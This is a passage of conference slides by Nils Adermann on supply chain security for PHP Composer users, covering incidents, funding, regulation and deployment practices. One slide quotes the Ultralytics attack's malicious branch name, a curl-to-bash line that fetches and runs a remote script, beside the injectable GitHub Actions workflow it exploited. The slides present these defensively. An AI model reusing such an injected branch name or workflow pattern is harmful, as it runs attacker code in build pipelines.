

# IPC Berlin 2025

# Composer Guide to Supply Chain Security



**Nils Adermann**  
@naderman

**Private Packagist**  
<https://packagist.com>



# Supply Chain Security?



EVERGREEN



# Software Supply Chain

A software supply chain is composed of the components, libraries, tools, and processes used to develop, build, and publish a software artifact.


[https://en.wikipedia.org/wiki/Software\\_supply\\_chain](https://en.wikipedia.org/wiki/Software_supply_chain)


# Software Supply Chain

In other words:

The “full-stack” and all processes & tools involved in making and assembling it

# Full-stack







# Why should you care?



# Why should you care?

- Business Continuity
  - What if your datacenter is on fire?
  - What if your CI platform goes out of business?
  - What if a dependency isn't maintained anymore?
  - What if a dependency is deleted?
- Security
  - Supply Chain Attacks:  
Attacking you through your supply chain

# Business Continuity Issues

- Jira: Atlassian customers frustrated by weeks-long outage, lack of communication from company
  - <https://www.techrepublic.com/article/atlassian-customers-frustrated-by-weeks-long-outage-lack-of-communication-from-company/>
- Following theft of GitHub OAuth tokens from Heroku, GitHub resets tokens but Salesforce takes weeks to reset passwords and restore functionality
  - <https://www.zdnet.com/article/heroku-to-begin-user-password-reset-almost-a-month-after-github-oauth-token-theft/>

# Supply Chain Attacks

- Heartbleed - <https://heartbleed.com/> - 2014
  - OpenSSL: System memory accessible externally
- SolarWinds Orion / 2020 United States federal government data breach
  - attackers gained entry to a build system, likely through a compromised Office 365 account
  - modified software updates to include remote access on any machine installing Orion
  - discovered in December '20 after breach Sep '19

# Supply Chain Attacks

- Log4Shell

- <https://en.wikipedia.org/wiki/Log4Shell>
- Log4j vulnerability, standard Java logging library
- existed 2013 - November 24, 2021
- Arbitrary code execution, extremely widely used, CVSS Score 10/10

- XZ Utils / liblzma

- [https://en.wikipedia.org/wiki/XZ\\_Utils\\_backdoor](https://en.wikipedia.org/wiki/XZ_Utils_backdoor)
- Introduced by covert malicious maintainer
- Backdoor in compression library running in OpenSSH process granting remote access
- Fortunately detected very early in distribution on March 29th

# Supply Chain Attacks

- Ultralytics / GitHub Actions

- <https://blog.pypi.org/posts/2024-12-11-ultralytics-attack-analysis/>
- <https://blog.yossarian.net/2024/12/06/zizmor-ultralytics-injection>
- Code injection into CI workflow through branch name
- Cache poisoning to trigger publication of compromised package from main branch
- Exfiltrated unrevoked PyPI API token allowed a second round of publication of bad releases
- Using GitHub Actions? Take a look at zizmor <https://github.com/zizmorcore/zizmor>

# Supply Chain Attacks: GitHub Actions

Branch name:

```
openimbot:${curl,-sSfL,raw.githubusercontent.com/ultralytix/ultralytix/d8daa0b26ae0c221aa4a8c20834c4dbfef2a9a14/file.sh}${IFS}|${IFS}bash)
```



# Supply Chain Attacks: GitHub Actions

```
- name: Commit and Push Changes
  if: (github.event_name == 'pull_request' || github.event_name == 'pull_request_target') &&
github.event.action != 'closed'
  run: |
    git config --global user.name "${{ inputs.github_username }}"
    git config --global user.email "${{ inputs.github_email }}"
    git pull origin ${{{ github.head_ref || github.ref }}}
    git add .
    git reset HEAD -- .github/workflows/ # workflow changes are not permitted with default token
    if ! git diff --staged --quiet; then
    git commit -m "Auto-format by https://ultralytics.com/actions"
    git push
    else
    echo "No changes to commit"
    fi
  shell: bash
  continue-on-error: false
```

# Supply Chain Attacks

- Depublication of left-pad
  - <https://qz.com/646467/how-one-programmer-broke-the-internet-by-deleting-a-tiny-piece-of-code>
- PyPi Typosquatting with malicious code
  - <https://blog.phylum.io/phylum-discovers-revived-crypto-wallet-address-replacement-attack/>
- Public Travis CI Logs (Still) Expose Users to Cyber Attacks
  - <https://blog.aquasec.com/travis-ci-security>
- Malicious commits made to php-src in the name of Rasmus Lerdorf and Nikita Popov
  - <https://news-web.php.net/php.internals/113838>

# Supply Chain Attacks

FIGURE 1.1

## Next Generation Software Supply Chain Attacks (2019–2024)



Malicious OSS packages discovered (2019-2024).

“10th Annual State of the Software Supply Chain” by sonatype


<https://www.sonatype.com/state-of-the-software-supply-chain/2024/scale>

# Why should you care?

- Online crime is rampant
- **Criminals may attack your PHP app** to steal your visitors/users/customers' identities, payment info, or other personal data even if it's just for phishing or social engineering
  - Don't think your data isn't valuable!
- Still essentially fighting the same OWASP Top 10 as 20 years ago
  - But also in your dependencies!

# Supply Chain Funding

- \$2,000 donations per year to OpenSSL
- \$841 in 3 days after Heartbleed
- Creation of Open Software Security Foundation (OpenSSF) at Linux Foundation
  - > \$10M raised by 2021
- German Government: Sovereign Tech Agency
  - <https://sovereign.tech> since 2022
  - €17M budget in 2024, €11.5M in 2023
- Alpha-Omega
  - <https://alpha-omega.dev> since 2022
  - \$4.6M granted in 2024



# Supply Chain Funding

- It's your supply chain, you need to help fund it!
- `composer fund` will tell you which of your dependencies need financial help
- Sponsor the PHP Foundation
  - <https://thephp.foundation/sponsor>
- Buy a Private Packagist subscription to help fund Composer development
  - <https://packagist.com>
- Join the Open Source Pledge
  - Commit to sponsoring open source for at least \$2000/year per FTE-equivalent developer
  - <https://opensourcepledge.com>

# Government regulation

- May 12, 2021: US Government acts: Executive Order 14028
- Oct 18, 2024: EU Directive: NIS2 (Network and Information Systems Directive)
- Dec 10, 2024 EU Regulation: CRA (Cyber Resilience Act)
- Introduces requirement for SBOM (Software Bill of Materials)
- Linux Foundation SPDX SBOMs
  - <https://spdx.dev>
  - Can be exported directly from GitHub dependency graph
- OWASP CycloneDX
  - <https://cyclonedx.org>
  - Composer plugin: `cyclonedx/cyclonedx-php-composer`



# Composer Guide to Supply Chain Security



# Composer Guide: High Level

- Identifying your supply chain and documenting it
  - all tools and dependencies used: SBOMs
  - all services used: Who are the vendors? Use checklists to collect information
  - all processes and infrastructure used



**Alessandro Ranellucci** @alranel · Jan 4, 2022



Dear \$bigcorp, I'm an [#opensource](#) maintainer and not a provider. Please confirm which steps YOU are taking to ensure the software you're getting for free and using for your business is secure and maintained. [#facepalm](#)

*Dear Provider,*

*██████████ is reaching out to you as a provider of the Slic3r software utilized by ██████████ for running its business.*

*██████████ are reaching out to you in response to the zero day log4j vulnerability the details are published by Apache: <https://logging.apache.org/log4j/2.x/security.html>*

*Please confirm whether the system provided by you to ██████████ is susceptible to the log4j vulnerability.*

*Please confirm which steps ██████████ is to take in order to protect its assets from possible attacks related to the software vulnerability.*

*Best regards / Cordialement.*



56



689



2,669



**David Longenecker**

@dnlongen



I absolutely get your point, and it's 100% a valid point. At the same time, I have to tip my hat to \$bigcorp whose software supply chain inventory is comprehensive enough to contact individual open source maintainers.

3:36 PM · Jan 5, 2022

<https://twitter.com/dnlongen/status/1478737214179844100>


# Composer Guide: High Level

- Risk analysis
  - probability of failure
  - impact of failure

# Composer Guide: High Level

- Risk mitigation
  - Regularly identify and upgrade outdated software
    - automate as much as possible
  - Audit your vendors
    - You can't do everything yourself and are likely going to be worse at e.g. following hardware security updates than a large cloud hoster
  - Select processes that reduce risk
    - deploy tested artifacts, rather than building during deploy which may differ from CI
    - prefer declarative state over modifying state over time

# composer update vs. composer install



# Packagist.org

- Metadata only
  - No checksums for GitHub stored packages
    - <https://github.com/sansecio/composer-integrity-plugin>
  - No signatures
    - <https://www.drupal.org/project/infrastructure/issues/3325040> - TUF
  - No way to upload code
- Positively
  - Everything over TLS
  - Installation from GitHub source archive URLs improves trust in artifacts
  - Smaller attack surface on packagist.org

# Composer Supply Chain Vulnerabilities

- Mar 11, 2021: Git Clone Security Vulnerability
  - <https://blog.packagist.com/git-clone-security-vulnerability/>
  - Git vulnerability on case insensitive filesystems can be exploited through Composer if you clone dependencies
- Apr 27, 2021: Composer Command Injection Vulnerability
  - <https://blog.packagist.com/composer-command-injection-vulnerability/>
  - Code execution through Mercurial repository URL injection
- Apr 13, 2022: Composer Command Injection Vulnerability
  - <https://blog.packagist.com/cve-2022-24828-composer-command-injection-vulnerability/>
  - Code execution through Git or Mercurial branch names

# Composer Supply Chain Attacks

- May 19, 2022: GitHub Repo Jacking
  - Attacker registered GitHub username of former maintainer
  - Republished package with malicious code to steal AWS credentials
  - <https://thehackernews.com/2022/05/pypi-package-ctx-and-php-library-phpass.html>
  - <https://github.blog/2024-02-21-how-to-stay-safe-from-repo-jacking/>
    - Problematic with VCS repo URL references in composer.json too
  - Packagist.org uses GitHub repo ids: <https://github.com/composer/packagist/pull/1411>
- May 1, 2023: Packagist.org maintainer account takeover
  - <https://blog.packagist.com/packagist-org-maintainer-account-takeover/>
  - Editing of source URLs no longer allowed beyond 50k installs



# Protecting yourself from Composer Supply Chain Attacks

- Common wrong suggestion: “Vendoring”
  - Committing the contents of your vendor directory to source control
- Wrong why?
  - You still need to update your dependencies
    - Either still use the dependency manager to update the vendor'd dependencies
    - Or download everything manually
      - A lot of error prone work
      - Would you notice repo jacking?
  - But there's more!

# Why vendoring doesn't protect you

- Who here knows how to commit changes to the files?

# Why vendoring doesn't protect you

- Who here knows how to commit changes to the files?
  - `git add vendor/` will not delete files, can lead to bugs and security issues
  - Must use `git add -A vendor/`
- vendor directory contents can diverge from expected content
  - How do you verify vendor directory contents match the lock file?
    - e.g. are deleted packages really deleted?
- Managing conflicts in larger teams gets even harder than managing lock file contents

# Why vendoring doesn't protect you

- Bad Actor scenarios, e.g. disgruntled employee
  - Scenarios
    - Could place code in unmanaged directory in vendor looking like a dependency
    - Could modify code of existing package in vendor/
  - Would your review process catch these as part of a large update commit?
  - If not, do you have tooling to notice the discrepancy?
    - Is building this tooling less work/cheaper than using a private Composer repository?


Generally: **No, don't commit the vendor directory**

# Use your own Composer repository


- Satis
- JFrog Artifactory
- Sonatype Nexus Repository
- Cloudsmith
- GitLab Package Registry
- ...
- **Private Packagist**

# Private Packagist

- Stores a copy of all used versions of your dependencies
  - Safe from deletion
  - Safe from modification
- Serves package metadata **and** code
- Possible with some alternatives but usually with more effort and less convenience
  - e.g. copy all dependencies into git repositories, how do you keep those updated then?



# Private Packagist







# Never Deploy without a Lock File

Do not run composer update during deployments

# Recommended use of Composer in your Deployment Process

- commit composer.lock
- CI/CD
  - run composer install (not update!)
  - generate any potentially generated code
  - dump an optimized autoloader
  - package everything into an archive
- deployment
  - upload to production servers, move in place
  - run composer check-platform-reqs
  - switch webserver to use new code

## Result

- no surprises in production
  - same dependency versions as tested
  - no risk of composer conflicts during deploy
  - code doesn't change at runtime
- deploying to multiple servers
  - exact same state everywhere
  - no unnecessarily repeated work

# Composer 2.4: composer audit

- **composer audit** Command

- Lists vulnerable versions in composer.lock
- Uses packagist.org vulnerability db API
  - GitHub advisory database
  - FriendsOfPHP/security-advisories
- Returns non-zero if vulnerabilities found -> can check in CI

- `composer update` implies `audit --format=summary`

- `composer require --dev roave/security-advisories:dev-latest`

# Update Dependencies Frequently

- Set up a schedule or regular reminder to run dependency updates
- Set up alerting when vulnerabilities are discovered in your dependencies

## SCA tools (Software Composition Analysis)

- GitHub Dependabot
- Snyk
- Aikido
- Mend SCA
- **Private Packagist** Security Monitoring
- many more

# Update Dependencies Frequently

Better yet: Automate your updates


- Mend Renovate <https://www.mend.io/renovate/>
- GitHub Dependabot <https://github.com/dependabot>


Get a pull request anytime an update is necessary

Caution!

## Private Packagist Update Review

GitHub  
BitBucket  
GitLab


 Open


Update php-dev-dependencies #2794  
renovate wants to merge 2 commits into [main](#) from [renovate/php-dev-depend...](#) 


This PR contains the following updates:

Package	Type	Update	Change
<a href="#">friendsofphp/php-cs-fixer</a>	require-dev	minor	3.13.2 -> 3.16.0
<a href="#">friendsofphp/php-cs-fixer</a>	require-dev	minor	3.14.1 -> 3.16.0
<a href="#">phpstan/phpstan-symfony</a>	require-dev	patch	1.3.1 -> 1.3.2

This PR has been generated by [Mend Renovate](#). View repository job log [here](#).



 Update php-dev-dependencies Verified ✓ e6f84d9

 **private-packagist** bot commented 27 minutes ago • edited ▾

accounting/composer.lock

Dev Package changes

Package	Operation	From	To	Changes
<a href="#">friendsofphp/php-cs-fixer</a>	upgrade	v3.13.2	v3.14.1	<a href="#">diff - changelog</a>
<a href="#">phpstan/phpstan-symfony</a>	upgrade	1.3.1	1.3.2	<a href="#">diff - changelog</a>

core/composer.lock

Package changes **NOT DEV**

Package	Operation	From	To	Changes
